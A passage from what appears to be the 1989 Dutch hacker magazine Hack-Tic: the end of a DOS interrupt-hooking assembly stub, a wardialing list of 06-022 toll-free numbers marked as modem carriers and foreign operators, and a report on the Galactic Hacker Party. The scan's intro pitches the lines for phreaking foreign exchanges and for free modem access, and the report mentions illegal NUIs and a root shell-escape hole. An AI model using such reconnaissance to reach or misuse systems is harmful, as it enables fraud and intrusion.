        mov ax,3521h
        int 21h
        mov di,offset
          oi21
        mov [di],bx
        mov [di+2],es
        mov dx,offset
          ni21
        push cs
        pop ds
        mov ax,2521h
        int 21h
        mov dx,offset
          lits
        int 27h
cseg    ends
        end start
```

SCAN 06-022 . . . .

Door: John D.

Hier zijn de resultaten van een totale scan van het 06-022.... nummerbereik (gratis dus). We drukken hier een selectie af: alleen nummers die uitkomen in het buitenland, aan een modem hangen of anderzins leuk zijn (PTT-Telecom b.v.).

De nummers die in het buitenland uitkomen zijn vooral voor de 'low-level' telefoonmaniakken interessant. Door een beetje te spelen met de diverse internationale signaleringssystemen kun je de centrale aan de andere kant ervan overtuigen dat het gesprek is afgelopen en dat hij een nieuw gesprek voor je moet opbouwen.

De modemnummers zijn weer leuk voor de computerhackers. Vooral voor hen die de hete adem van PTT telecom middels een telefoonrekening in hun nek voelen is deze informatie wellicht motivatie om eens rustig (en volstrekt legaal) te genieten van een niet lopende teller terwijl je toch on-line bent.

Een hele hoop van deze nummers zijn nog niet verder onderzocht en dus vers terrein voor beginners en gevorderde hackers.

Op- of aanmerkingen, wijzigingen of anderzins gaarne opsturen aan de redaktie.

06-0220024 carrier
06-0220062 australie AT&T Adelaide
06-0220072 engels
06-0220075 engels
06-0220078 frans?
06-0220080 automatisch doorgeschakeld: mailtake
06-0220081 japanse operator
06-0220082 japanse operator
06-0220090 usa ITI operator
06-0220095 ITI
06-0220099 carrier overdag
06-0220100 engels American Expess refund
06-0220106 carrier
06-0220110 Euro Imports
06-0220122 engels Mariads reservations operator
06-0220123 usa ADN (of zoiets)
06-0220140 "hello" computerstem. doorkiezen?
06-0220200 usa Laurence
06-0220260 deens (bandje) met iets van 'mobiel telefonen'
06-0220261 frans

06-0220262 frans
06-0220263 frans
06-0220264 frans
06-0220265 frans
06-0220266 frans
06-0220267 frans
06-0220268 frans
06-0220300 PTT Telecom
06-0220304 PTT Telecom district amsterdam (bandje)
06-0220322 carrier
06-0220358 Iets in Helsinki
06-0220369 geen gehoor
06-0220406 geen gehoor
06-0220407 voice mail box
06-0220412 frans
06-0220420 engels Cambridge Electronic design (bandje)
06-0220440 engels JCB-operator
06-0220456 engels Telemarketing
06-0220460 geen gehoor
06-0220461 frans
06-0220500 geen gehoor
06-0220599 carrier
06-0220607 geen gehoor
06-0220630 usa carrier
06-0220640 gaat over en dan stilte
06-0220650 usa '.. controll'
06-0220666 belgie Plustex (bandje)
06-0220717 zwitsers ... hotel
06-0220731 geen gehoor
06-0220800 frans? nummer wordt doorgeschakeld (bandje) geen gehoor
06-0220801 belgie
06-0220802 geen gehoor
06-0220803 geen gehoor
06-0220804 usa Datastar
06-0220805 Norton te Luxemburg
06-0220806 geen gehoor
06-0220807 engels, vrij nummer
06-0220808 belgie Vrijtex
06-0220810 engeland Ryan Air operator
06-0220811 geen gehoor
06-0220813 geen gehoor
06-0220815 geen gehoor
06-0220822 belgie
06-0220852 frans
06-0220860 frans
06-0220863 usa Transatlantic
06-0220880 carrier
06-0220900 PTT telecom
06-0221022 usa MCI customer-service
06-0221086 frans European expedite customerservice
06-0221112 Rotomatic (bandje)
06-0221120 frans nummer not in service
06-0221123 engeland, hotelreserveringen
06-0221212 ITT operator
06-0221214 engels The Independant
06-0221120 frans: number not in service
06-0221230 Hagen transport (ergens in schotland)
06-0221262 usa geen gehoor
06-0221300 USA: International Deskbord voor operators
06-0221314 pakt op zonder iets te zeggen: stilte
06-0221322 frans
06-0221454 engels: Dupont
06-0221499 usa Travelservice
06-0221500 engels Golden SAX
06-0221501 frans heeft iets met de luchtvaart te maken(bandje)
06-0221522 carrier
06-0221561 frans
06-0221600 engels

06-0221626 usa: alloha: Hawaiian Pacific Resort (bandje)
06-0221720 carrier
06-0221771 belgie CT
06-0221802 frans geen gehoor
06-0221806 frans
06-0221808 geen gehoor
06-0221822 deens of zo: nielson & hansen
06-0221842 usa, Scientific .. security
06-0221886 frans
06-0221899 engels Thomas Thorenson
06-0221901 geen gehoor
06-0221904 Rijkspolitie
06-0221919 PTT contest
06-0221939 carrier
06-0222033 frans, service direct: bandje, dan operator
06-0222044 engeland? geen gehoor
06-0222055 frans
06-0222095 frans
06-0222111 Leeflang Dental (bandje)
06-0222200 carrier
06-0222201 geen gehoor
06-0222222 carrier
06-0222224 carrier
06-0222260 usa, Intec
06-0222261 usa, PS2000
06-0222262 usa, Dow computers, voice mail box
06-0222263 usa, carrier
06-0222280 usa
06-0222345 usa, Reservation Center, vraagt om VIT-card
06-0222404 frans
06-0222424 Rijkswacht
06-0222425 usa, 24hour Travel Service
06-0222426 automatisch doorgeschakeld: british midlands
06-0222440 belgie, onverstaanbaar
06-0222474 belgie noordzee expres
06-0222522 carrier
06-0222536 engels: een of andere operator
06-0222552 Testnummer PTT telecom
06-0222567 carrier
06-0222585 duits .. hotel
06-0222622 land? samsonite klantenservice (bandje)
06-0222644 carrier
06-0222648 carrier
06-0222660 usa
06-0222671 usa
06-0222672 angloitalian
06-0222674 usa
06-0222675 usa geen gehoor
06-0222676 usa the newsroom
06-0222677 usa
06-0222679 engels .. corporation
06-0222680 usa, popexchange (of zoiets)
06-0222681 usa geen gehoor
06-0222683 usa pan american
06-0222686 "nummer is onjuist, raadpleeg Uw gids"
06-0222689 usa Invoice international.
06-0222727 APT Nederland
06-0222772 usa
06-0222808 deens
06-0222828 carrier
06-0222840 geen gehoor
06-0222847 geen gehoor
06-0222928 usa IT&T operator
06-0222929 engeland, Hyatt hotel (bandje)

06-0223010 carrier
06-0223020 carrier
06-0223043 usa, Intertank
06-0223062 frans
06-0223070 ierland, Interland Transport ltd
06-0223080 usa?, niet te verstaan
06-0223095 usa, boeing
06-0223119 belgisch, De Bok Transport
06-0223213 usa: Fidelity Investments
06-0223400 carrier
06-0223440 frans, momenteel buiten gebruik
06-0223443 engels, cable express
06-0223448 usa, geen gehoor
06-0223500 engels, Goldmansax
06-0223506 belgisch, Transport wagner
06-0223515 belgisch, Wallon Nellissen Belgie
06-0223545 voice mail box
06-0223565 usa, geen gehoor
06-0223575 usa, geen gehoor
06-0223622 engels, lincoln (bandje van engelse ptt)
06-0223773 in ieder geval in het buitenland
06-0223800 spaans?
06-0223838 ? geen gehoor
06-0223861 geen gehoor
06-0223862 geen gehoor
06-0223863 frans
06-0223864 frans
06-0223868 usa, geen gehoor
06-0223883 geen gehoor
06-0223901 deens, telecom denmark (bandje)
06-0223922 carrier
06-0223939 usa, geen gehoor
06-0224004 USA. Travel Services
06-0224014 PTT Amersfoort Kabel- en Radioverbindingen (bandje)
06-0224024 geen gehoor
06-0224055 usa
06-0224077 usa
06-0224084 frans
06-0224090 frans, patagonia
06-0224181 frans
06-0224202 frans
06-0224206 frans (bandje)
06-0224212 carrier
06-0224244 Stuurgroep Kleine Criminaliteit (bandje) mag ook anoniem...
06-0224262 usa Apollo Computer (na bandje automatisch doorgeschakeld)
06-0224282 USA General Electric (in weekend: BIG SILENCE)
06-0224285 USA geen gehoor
06-0224299 duitsl. luchthavenmaatschappij Frankfurt
06-0224334 USA Optical Filters (bandje)
06-0224346 belgie , (bandje) postorderbedrijf
06-0224400 Morgan Stanley Int. USA?
06-0224420 carrier
06-0224445 usa geen gehoor
06-0224446 usa geen gehoor
06-0224447 usa
06-0224448 usa geen gehoor
06-0224449 usa e.o.a. travelservice
06-0224466 Digital
06-0224480 usa
06-0224481 usa
06-0224482 usa
06-0224483 usa
06-0224484 usa voice mail box

06-0224485 usa geen gehoor
06-0224486 usa nummer not in service
06-0224487 usa geen gehoor
06-0224489 usa
06-0224522 Sociale Dienst
06-0224606 usa geen gehoor
06-0224656 usa, Catalistic international (of zoiets) (bandje)
06-0224664 usa, Travel Incorporated
06-0224666 PTT Berichten Dienst Rotterdam
06-0224774 belgie, Dow Benelux Sales
06-0224800 frans Fruh-auf
06-0224811 usa, Travel 24
06-0224884 usa, Brooker to Brooker
06-0224910 frans Roullaux
06-0224920 frans .... Transport
06-0224940 frans: nummer momenteel not in service.
06-0224950 frans
06-0224960 frans wordt doorgeschakeld
06-0225005 usa: geen gehoor
06-0225015 geen gehoor
06-0225023 (engeland?) geen gehoor
06-0225045 carrier fax
06-0225058 (frans?)
06-0225060 carrier fax
06-0225064 frans
06-0225065 geen gehoor
06-0225068 frans
06-0225071 italiaans: nummer bestaat niet.
06-0225073 geen gehoor
06-0225077 usa intercontinental ... hotel
06-0225080 frans
06-0225082 japans
06-0225092 japans
06-0225100 (duurt lang) frans
06-0225105 usa, geen gehoor
06-0225115 usa, PSC
06-0225141 sierra (of cirrus)-systems usa
06-0225200 usa geen gehoor
06-0225203 geen gehoor
06-0225225 usa, een of ander bedrijf
06-0225240 geen gehoor
06-0225262 frans
06-0225266 belgisch, Nanoo
06-0225271 usa geen gehoor
06-0225335 japans
06-0225416 automatisch doorgeschakeld en dan stilte.
06-0225419 usa geen gehoor
06-0225422 zweeds???
06-0225460 frans
06-0225477 engels, tubes transport
06-0225525 geen gehoor
06-0225535 geen gehoor
06-0225575 (?) geen gehoor
06-0225577 engels, VISA International
06-0225601 frans
06-0225636 frans (vreemde tonen, te onderbreken met #)
06-0225642 geen gehoor
06-0225670 usa, geen gehoor
06-0225709 usa :PBX
06-0225767 frans
06-0225775 engels 'your call is being diverted'
06-0225808 engeland ? geen gehoor
06-0225825 geen gehoor
06-0225860 frans
06-0225868 hongkong

06-0225876 usa (iets van travels: rateldame)
06-0225900 Michelin (deens of iets dergelijks)
06-0225923 usa
06-0225969 geen gehoor
06-0225979 carrier
06-0225999 carrier (overdag) 's avonds geen gehoor.
06-0226003 usa
06-0226005 iets in het buitenland
06-0226006 geen gehoor
06-0226007 geen gehoor
06-0226008 geen gehoor
06-0226009 frans bandje: nummer bestaat momenteel niet.
06-0226010 engeland: verzekeringsbedrijf.
06-0226018 frans
06-0226040 frans transportbedrijf
06-0226044 frans
06-0226055 geen gehoor
06-0226075 carrier
06-0226088 iets in het buitenland
06-0226092 frans ;verkeerd nummer
06-0226106 frans
06-0226111 engeland Intercontinental hotelketen.
06-0226191 usa
06-0226201 frans verkeerd nummer.
06-0226202 usa CCC (of TTT) en nog wat ('n operator)
06-0226206 engeland.
06-0226218 usa Telegraphics (voice mailbox.)
06-0226246 geen gehoor
06-0226252 usa geen gehoor
06-0226266 frans: verkeerd nummer.
06-0226280 geen gehoor
06-0226401 belgie
06-0226416 engels ...capital
06-0226422 (duurt lang) usa geen gehoor
06-0226424 carrier
06-0226442 engels
06-0226454 usa geen gehoor
06-0226491 geen gehoor
06-0226492 geen gehoor
06-0226500 British Telecom International London operator
06-0226513 Vortion Graphic's usa (Voice mailbox)
06-0226560 (duurt erg lang) geen gehoor
06-0226630 usa voice mailbox
06-0226633 usa. alex brown international
06-0226640 automatisch doorgeschakeld semafoonoproep
06-0226644 niet bestaand nummer.
06-0226667 (minstens 7 uur tijdsverschil)
06-0226722 engeland? geen gehoor
06-0226725 geen gehoor
06-0226777 mailcard authorisation of zoiets (vraagt om cardnr.)
06-0226801 vreemde toon (met # gaat het gewoon over)
06-0226808 engeland.
06-0226822 geen gehoor
06-0226840 (usa)
06-0226848 (frans)
06-0226868 (frans) united airlines.
06-0227000 engels
06-0227001 "
06-0227040 "Hello" computerstem Doorkiezen?
06-0227100 geen gehoor

06-0227117 2 piepjes ,'new news'
06-0227200 semafoon
06-0227201 frans
06-0227203 geen gehoor
06-0227240 frans
06-0227245 I and T S :"your accountnumber please" of zoiets.
06-0227260 carrier
06-0227261 frans
06-0227275 iets internationaals
06-0227337 frans, bandje
06-0227414 iets internationaals
06-0227447 frans, telecom international
06-0227565 iets internationaals
06-0227575 frans
06-0227600 geen gehoor
06-0227620 usa, travel helpline
06-0227643 usa: editor: van e.o.a. krant?
06-0227680 carrier, int.
06-0227711 reserveringen Golden Tulip
06-0227720 Beveiliging Postbank
06-0227800 carrier
06-0227811 carrier
06-0227853 usa:
06-0227871 raar tuutje ervoor: geen gehoor
06-0227887 carrier
06-0227997 carrier
06-0228004 frans: nummer bestaat niet
06-0228006 frans
06-0228010 usa?
06-0228040 carrier
06-0228045 PTT post :centraal netwerk beheer
06-0228065 frans: nummer bestaat niet
06-0228127 carrier
06-0228147 engeland
06-0228201 engeland: vantevoren een tik.
06-0228228 Travelservice engels
06-0228240 frans
06-0228267 (usa)
06-0228299 Crating Jon; engels
06-0228474 Internationaal
06-0228613 (usa): iets met computers
06-0228630 Thomas cooke engeland
06-0228665 raar tuutje: dan gaat ie over: frans
06-0228668 nederlands
06-0228686 nederlands
06-0228702 engeland: nummer disconnected
06-0228740 geen gehoor
06-0228777 carrier
06-0228880 geen gehoor
06-0229030 Edison Call, Engeland
06-0229040 geen gehoor
06-0229050 Belgie
06-0229111 AT&T usa.
06-0229116 operator in Canada
06-0229122 MCI usa
06-0229200 Zegwaard (gotcha!)
06-0229220 Transport bedrijf Denemarken
06-0229292 automatisch doorgeschakeld naar usa.
06-0229696 'lijn drie, goeienavond'
06-0229700 geen gehoor
06-0229901 usa? geen gehoor
06-0229944 'het door U gekozen nummer is onjuist" ned.
06-0229990 (engeland?) News International

Galactic Hacker Party / ICATA '89

In augustus vond er (zoals de vaste lezers van dit blad wel weten) een bijzonder evenement plaats binnen de deuren van rock-tempel Paradiso in Amsterdam. Hack-Tic en Paradiso organiseerden daar de Galactic Hacker Party / ICATA'89.

Laten we duidelijk zijn: de naam Galactic Hacker Party was er het eerst. De ICATA '89 (International Conference on the Alternative use of Technology) is een naam die we verzonnen hebben om het serieuze deel van het gebeuren iets meer aanzien te geven. Ikzelf duid de combinatie van de twee verder in dit artikel aan als GHP (op z'n Engels uitgeproken natuurlijk).

voorbereidingen

Nadat het idee al tijdens het Chaos Congress in december vorig jaar was ontstaan heeft het tot maart geduurd voor er serieus met de organisatie werd begonnen. Nadat we begin April het netwerkbericht de elektronische deur uit deden (veel mensen hebben gedacht dat het een 1-aprilgrap was) begonnen de reakties binnen te stromen. Ons bericht staat afgedrukt in Hack-Tic 3. Een van de reakties was van Grant Colisson uit Wellington, Nieuw Zeeland:

We are interested in further information on GHP, and if warranted setting up a line for the three days 2/3/4 August 1989. Please advise proposed costs (if any!). Grant Collison (Nosilloc)

Cheers, kamate kamate from New Zealand.

signed nossi, sigma, wolfie, phred, jimi digriz, janitor and about 50 others.

Nog een hele hoop anderen reageerden op ons idee om een aantal min of meer permanente lijnen met verre oorden te onderhouden. Nieuw Zeeland werd een van de plaatsen die meerdere uren per dag on-line was; daarover straks meer.

Daags voor de conferentie werd het complete Hack-Tic kantoor verplaatst naar Paradiso. Het was toen nog de bedoeling dat er aan het einde van de GHP een dubbelnummer van de Hack-Tic uitkwam. Dat we dat niet gehaald hebben weet je inmiddels. Niet dat we daar echt mee gezeten hebben: we hadden het meer dan druk genoeg met het in goede banen laten lopen van het de GHP. Verder moest ook de verkoop van Hack-Tic stickers, posters en T-shirts nog georganiseerd worden. Veel mensen hebben op de GHP een Hack-Tic T(ic)-shirt gekocht (en zijn er nog een paar). Zie het artikel achter in deze Tic.

Een paar dagen voor t0 (de "aftelprocedure" was genummerd van t-40 tot t0) beginnen de gasten binnen te druppelen. Speciale vermel-

ding verdient John Draper, alias Captain Crunch. Deze bekende phone-phreak was op onze uitnodiging naar Nederland gekomen om iets te vertellen over zijn jaren als telefoon-piraat en om zijn licht te laten schijnen over het Russische telefoonnet. Hij is namelijk kortgeleden in Rusland geweest en heeft daar de kans gehad om een beetje "aan te klooien".

Stretch-oefeningen

Hij vertelt al in de auto op weg naar Paradiso dat hij graag een beetje ruimte zou reserveren voor het doen van zijn "stretch-oefeningen".

John doet deze oefeningen niet alleen: hij heeft de hulp van een vrijwilliger nodig. Ikzelf ben op miraculeuze wijze steeds de dans ontsprongen, maar ik heb mogen aanschouwen hoe jonge, sterke kerels als gebroken wrakken de "oefenruimte" weer uitkwamen. Een redaktielid alhier en medeorganisator van het gebeuren na de behandeling: "Sparring partner van Mike Tyson zijn lijkt me een makkie".



Captain Crunch

Voor de incrowd was de GHP toen al een paar dagen aan de gang. De zaterdag voor de party was al een grote groep mensen bezig tafels en stoelen op de juiste plaats te zetten. Terwijl de laatste dagen verstreken werden computers geinstalleerd, kabels gelegd (VEEL kabels gelegd..) en systemen nagekeken. In de kelder werd de UNIX geinstalleerd die gedurende de drie dagen als fileserver dienst zou moeten doen. Deze SUN werd door middel van ethernet-kabels verbonden met terminal-servers her en der in het gebouw. Van deze terminal-servers liepen dan asynchrone seriële verbindingen naar de terminals, modems en alles wat daar voor door moest gaan.

Op dit net was onder meer een chat-programma geinstalleerd (een aangepaste versie van het reeds bestaande UNIX programma "conf"). Dit programma moest het mogelijk maken om alle terminals binnen Paradiso en de gebruikers daarbuiten met elkaar te laten praten. Verder was er dan nog het programma modem

dat het voor gebruikers van het GHP-net mogelijk maakte om kontakt te maken met een outdial-modem zodat modemkontakt met de buitenwereld mogelijk was.

Om de kosten te drukken werd besloten direct modemverkeer met het buitenland niet mogelijk te maken. Wat blijkt: allerlei mensen zaten toch met alle uithoeken van de wereld te modemmen. Enige verschil was dat het nu niet op onze kosten gebeurde, maar op kosten van de PTT. Er waren namelijk in het gebouw nogal wat illegale NUI's in omloop. Met deze illegale NUI's kon men (via een PTT-PAD) gebruik maken van het DATANET-1 en dus van alle packet-geschakelde netwerken in de wereld. Ook de PAD's van het Nederlandse bedrijfsleven werden eens goed "warmgedraaid" (anders staat dat toch allemaal maar te roesten).

Na maanden van voorbereiding kwam de eerste dag toch nog onverwacht.

MONDAY, AUGUST 7, 1989

Nerds of the World Unite—and Defend Their Right to Hack

* * *

Computer Snoops Maintain We're All Lucky They're Around, Despite Viruses

By MARK M. NELSON
Staff Reporter of THE WALL STREET JOURNAL
AMSTERDAM - Computer hackers think they don't get enough respect.

Woensdag 2 Augustus 1989

Deze dag had als thema "To byte or not to byte / The relationship between man and machine" meegekregen. Het zou een algemene dag worden waarin behalve voor John Draper ook voor Lee Felsenstein een belangrijke plaats op het programma zou worden ingeruimd. Deze laatste is de geestelijk vader van het "community memory project" in Berkeley, een project dat met publiek toegankelijke terminals al vanaf begin jaren zeventig probeert om gewone mensen te laten proeven van de mogelijkheden die de computer hen te bieden had.

Max Headroom

Maar voordat een van de twee aan het woord kwam was er eerst de opening van de GHP door een weel heel bijzondere gast: vanaf het twee meter hoge videoscherm sprak Max Headroom in een speciaal voor de GHP gedubde versie hét congres toe.

Vervolgens werd het GHP-net door John op feestelijke wijze in gebruik genomen door korte gesprekken aan te knopen met mensen in de andere knooppunten. Al snel bleek echter de beveiliging van het GHP-net niet opgewassen tegen de gestaag groeiende massa hackers in het gebouw.

GHP-net hack

Onze systeembeheerder: "We waren pas om zeven uur die ochtend klaar met programmeren en er zaten twee foutjes in die samen een beveilingsgat opleverden. Ten eerste liep een klein deel van het programma met root-privilege, en ten tweede was het nog mogelijk om vanuit het 'more' commando een shell-escape te geven. Wat de hackers precies in het systeem hebben uitgespookt is onduidelijk. Het systeem liep op dat moment al op zijn achterste benen (200 processen en druk aan het swappen). Ik denk dat de aktiviteiten van de hacker de druppel zijn geweest die de emmer deed overlopen. In ieder geval lag het systeem gedurende enige tijd geheel op zijn gat."

Andere systeembeheerder: "Die persoon moet hier de deur uit of ..."

Overbelasting van het systeem is gedurende alledrie de dagen een probleem gebleven: de vier uitgaande telefoonlijnen waren doorlopend in gesprek en het systeem bleef traag maar het liep!

Dan was er Lee Felsenstein met een toespraak getiteld "Computers as a tool for democracy". Over Lee Felsenstein en zijn ideeen meer in het interview elders in deze Tic.

Vroeg in de middag kwam Draper weer terug, nu om een gesprek op te zetten met Moskou. Allereerst was er de videofoonverbinding: een computer met kleurenbeeldscherm, camera en modem, verbonden met nog zo'n ding in Moskou werd gebruikt om plaatjes van het publiek alhier in te ruilen voor plaatjes van Russen die minstens net zo hard hun best deden om zo idioot mogelijk in beeld te komen. De videofoon zou de komende dagen echter vooral gebruikt worden om kontakt te maken met de VS, alwaar enkele westkusters een bijzonder goed gevoel voor timing hadden ontwikkeld: zodra het programma van de GHP het NIET kon gebruiken hingen er wel weer een paar vage Amerikanen aan de lijn.

link met USSR

Ook een computerlink werd in gebruik genomen om (met een kleine vertraging, het ging om file-verkeer) vragen en antwoorden tussen Moskou en Amsterdam uit te kunnen wisselen. Hiervoor werd gebruik gemaakt van de computer van de experimentele San Fransisco-Moscow teleport, een door de diverse overheden bewaakte "grensovergang" voor computerdata. De vragen uit de USSR waren wellicht een tikje te wetenschappelijk gericht. De Russische deelnemers aan de teleport hadden graag antwoord op vragen over object-oriented programming, 3d graphics en medische applicaties. De vragen vanuit Amsterdam lagen meer in het politieke vlak: "Do the soviets think of themselves as part of the global village?". Ondanks deze verschillen vond een unieke uitwisseling van informatie plaats. Dat John er hier en daar niet

in slaagde de illusie van een vlekkeloos lopend evenement te creëren doet daar ook niets aan af.

Want er haperde zeker op deze eerste dag nogal het een en ander aan de techniek. Allereerst het chronische tekort aan uitbelmodems. Ook in de "cockpit", het gedeelte rechts-voorin de zaal waar alle apparatuur voor demonstraties e.d. was samengebracht, wilde nog wel eens het een en ander uitvallen. Het GHP-net functioneerde wel. Door een gebrek aan inhoudelijke discussie op het net is dat het grote publiek wellicht een beetje ontgaan. De Nieuw-Zeelanders op het net hebben hun tijd eigenlijk doorgebracht met gesprekken met (vooral) het systeembeheer.

Leegtes in het videoprogramma voor de grote zaal werden opgevangen door het doorschakelen naar de studio van het ARTburo HAEVFTIES in de kelder van Paradiso. Daar had het ARTburo een enorme lading apparatuur samengebracht om "Audio-visuele deformatie" te bedrijven. Allerlei videofragmenten werden daar gemixed met computergraphics en wilde geluiden om zo een overdonderend geheel te vormen op het grote scherm.

grote netwerkenshow

Michael Polman (van de stichting ANTENNA uit Nijmegen), Jeremy Mortimer (van het netwerk Greennet), Tjebbe van Tijen (Van de universiteitsbibliotheek) en Xytha (van het radicale BBS "De Zwarte Ster") demonstreerden die middag een groot aantal mogelijkheden om via min of meer alternatieve netwerken met andere mensen te communiceren. Allereerst was er het Greennet.

Jeremy: "Greennet biedt snelle informatie over een heel breed scala van alternatieve onderwerpen. Van rapporten over de bewapening van VS marineschepen in Nederland tot gedetailleerde verslagen van het bloedbad in China. Computernetten zijn wellicht de laatste route om betrouwbare informatie uit een land te smokkelen."

Greennet vormt samen met "The Web" in Canada, Econet, Peacenet en andere netwerken in Zweden, Brazilie en Nigaragua een grote familie van wereldwijde netwerken. Voor 5 Engelse ponden per jaar en zes pence per minuut on-line zit je "op het net".

Het Geonet, gedemonstreerd door Michael Polman is vergelijkbaar met Greennet. Type "Africa" en je kunt berichten van het ANC, Swapo en vele andere lokale bronnen lezen. Wat Geonet en Greennet zo bijzonder maakt is dat de rapporten en berichten komen van de direct betrokkenen. De informatie op deze netwerken is uit de eerste hand.

Een van de brazilianen op het net omschreef een belangrijk "online" probleem als volgt: "Although we share the same boat, we often do not share the same language". Toch gaan de meeste mensen op het net

van de wellicht arrogante veronderstelling uit dat alle gebruikers Engels kunnen lezen.

De programmeurs van het computersysteem van de Universiteitsbibliotheek in Amsterdam hebben het talenprobleem op zijn minst gedeeltelijk opgelost door het systeem haar diensten in drie talen te laten aanbieden. De SARA catalogus bevat 1.000.000 titels verspreid over 600 instituten in Nederland en heeft links naar grote universiteiten in het buitenland.

Dit systeem is totaal open en is volledig toegankelijk voor iedereen die een computer en een modem kan bedienen. Wie denkt dat dit systeem voor hackers geen uitdaging is moet maar eens proberen om er iets in terug te vinden zonder op zijn minst een goed stel trefwoorden in zijn hoofd te hebben.

Het radicale BBS "De Zwarte Ster" sloot het rijtje af. De sysops van dit BBS (wars van elke vorm van commercie) hebben het systeem ook zo opgezet dat iedereen er zonder lidmaatschapsgelden gebruik van kan maken. Het wordt geheel gerund door wijwilligers en de informatie op het BBS is hoofdzakelijk van politieke aard. Ook het nieuws van groepen die niet direct aan bod komen in de grote media en de verslagen van de gebruikers zelf zijn in het systeem terug te vinden. Het systeem draait op een Atari-ST met hard-disk. Gezien het karakter van de informatie ligt het voor de hand dat de diverse politiekorpsen regelmatige gebruikers van de Zwarte Ster zijn. (Het lijkt de Hack-Tic wel). Je moet houden van stevige discussies want in de "global village" is de Zwrate Ster regelmatig het toneel van een fikse burenruzie. Ga zelf maar eens kijken: 010-4365200.

's Middags was er in de grote zaal een informatiemiddag over Community Memory, het project van (o.a.) Lee Felsenstein. Zie hiervoor het Felsenstein interview elders in deze Tic (alweer). Ook 's middags waren de workshops. In kleine groepjes werd over deelonderwerpen doorgepraat. Ik licht er een paar uit:

workshops

De workshop "Civilian Networks" van Steffen Wernery van de Chaos Computer Club ging niet alleen over de tamelijk theoretische achtergronden van het opzetten van een onafhankelijk (computer)netwerk. Aan de hand van een paar concrete voorbeelden werden een groot aantal aspecten van het "burgernet" belicht.

Het meest aangehaalde voorbeeld is het BTX-net. Dit net, voor een deel het geesteskind van Wernery, maakt gebruikt van de Duitse Bildschirmtext computer (vergelijkbaar met onze Viditel) om de data goedkoop tussen de verschillende eindstations uit te wisselen. Het is daar mogelijk om tegen lokaal telefoontarief (in dit geval met DES gecodeerde) data uit te wisselen.

Het BTX-net is voor de gebruiker onzichtbaar: zij/hij maakt gebruik van het Zerberus mailboxsysteem om berichten te lezen of aan te maken. Het Zerberus programma maakt dan gebruik van een speciaal voor BTX-net geschreven stuk software om de zaak te coderen en om te zetten in een paginaformaat, waar de BTX computer iets mee kan. Ook het verzenden van berichten van en naar de "gewone" gebruikers van het BTX systeem is ingebouwd en men werkt aan versies van de software voor UNIX machines en FIDO BBS'en.

afvalprobleem

Op een manifestatie die zich zo sterk maakt voor de goede dingen die de computer voor de mensheid kan betekenen horen ook de schaduwkanten van de snelle ontwikkelingen in de computerindustrie aan de orde te komen. Zo was er dan ook een workshop over ecologie en computers.

Theo Wams, gespreksleider in deze workshop, somt de harde feiten op: Silicon Valley is het meest verontreinigde deel van Amerika, omdat in de gemiddelde computerfabriek meer dan 3000 verschillende chemicalien worden gebruikt, waarvan de meesten giftig. Lekkages hebben al meerdere malen geleid tot diverse gezondheidsproblemen, miskramen en mysterieuse ziektes onder het personeel. Verder worden freons (cfc's) vaak gebruikt als schoonmaakmiddel.

Ook het weggooien van verouderde computers betekent vervuiling. Zware metalen en kunststoffen bij verbranding waarvan dioxine vrij komt. Het zit allemaal in de 100 tot 120.000 computers die wij in 1990 gaan weggooien. Als je monitoren en printers meetelt levert dat 4.3 tot 8.4 Megaton afval op.

Een hele reeks oplossingen voor de problemen werd door de workshop in haar verslag genoemd. Allereerst het vermijden van (bij verbranding) gevaarlijke stoffen bij het bouwen van computers. Daar is geen speld tussen te krijgen. Wat sceptischer ben ik over het gescheiden inzamelen van computers en het heffen van statiegeld op nieuw verkochte computers. Ook het verhogen van de levensduur van computers werd als oplossing aangedragen. Ikzelf zal erg blij zijn als de IBM-PC als verouderd wordt beschouwd en als alle PC's op de vuilnishoop belanden, maar ja. De zinnigste oplossing: voorkom afval, wees kritisch voor je een computer koopt. Wellicht een wettelijk verbod op PC-prive projecten?

Computervirussen

In de workshop over computervirussen werd allereerst de paniek in de media over dit onderwerp gehekeld. "There is one computer-virus for every ten-thousand words written about them" aldus Allan Lundell, een van de auteurs van het boek "VIRUS!" over computervirussen en tevens een van de leiders

van deze workshop. Samen met Bernd Fix (auteur van enkele "demonstratie-virussen" probeerde hij voor de geinteresseerde menigte samen te vatten wat een virus precies was. Onderscheiden tussen computerworms en virussen, trojan horses en computerbacteria werden haarfijn uit de doeken gedaan.

Er is echter ook in dit wereld niet alleen maar slecht nieuws: de mogelijkheden van het "virale operating system" werden besproken. Deze theorie gaat er van uit dat virussen gebruikt worden als een nieuwe manier van programmeren. Er zouden dan stammen "goede bacterie-software" moeten komen die voor de gebruiker allerlei nuttige taken vervult, zoals ook in het menselijk lichaam bacterien goed werk verrichten. De diverse anti-virus programma's van nu zijn al te vergelijken met anti-lichaampjes, dus waarom niet.

Als we het dan toch hebben over workshops met opmerkelijke conclusies: Wat te denken van een opmerking van Rolf Snijders, een van leiders van de workshop over A.I.? Hij ziet de informatietechniek als een oplossing voor een aantal knellende problemen; "Onze fascinatie met computers zal onze gedachten afleiden van reproduktie, hetgeen een bijdrage kan leveren aan het oplossen van het probleem van de overbevolking."

Voor de toch al iets doorgebrande geesten van de congresgangers was er die avond de film "Brazil" van Terry Gilliam. Deze film speelt "somewhere in the 20'th century" en is waarschijnlijk de ultieme spot met burocratie, dictatuur en technocratie.

Terwijl de film loopt zit een kudde enthousiaste hackers nog steeds volkomen klem achter de overal opgestelde Atari-ST's. Als de film is afgelopen gaat Paradiso dicht. Dit tot grote verontwaardiging van de hackers die beweerden "net op gang te komen". De normale dagritmes van het GHP-publiek (met of zonder jet-lag) liggen zo ver uit elkaar en de verbindingen met de rest van de "global village" zijn zo strak aangehaald dat de Nederlandse lokale tijd haar betekenis lijkt te verliezen.

Een handvol computerfanaten uit alle delen van de wereld ontmoetten elkaar de afgelopen dagen in Paradiso, waar een internationale conferentie over „het alternatieve gebruik van technologie" wordt gehouden: „The Galactic Hacker Party".

Hoogbegaafde computerdeskundigen die het inbreken in computersystemen van overheidsorganen en banken als hobby beschouwen, wisselden drie dagen lang (vandaag is de laatste dag) gegevens uit met o.a. leden van de Amsterdamse kraakbeweging en anti-Shell-activisten, die hun computerkennis vooral op peil proberen te houden voor harde acties tegen multinationals en de gevestigde orde.

('s lands grootste ochtendblad)

Donderdag 3 Augustus 1989

De dag heeft als thema "The hacker in the lion's den / On $$, secrets & the right to information". Discussies gaan zich vandaag toespitsen op het gebruik dat hackers mogen/moeten maken van informatie. Terwijl het publiek binnen begint te lopen (het is druk, want de GHP was woensdag op het journaal) zijn er hier en daar op de schermen al wat verslagen van de gebeurtenissen op woensdag te zien.

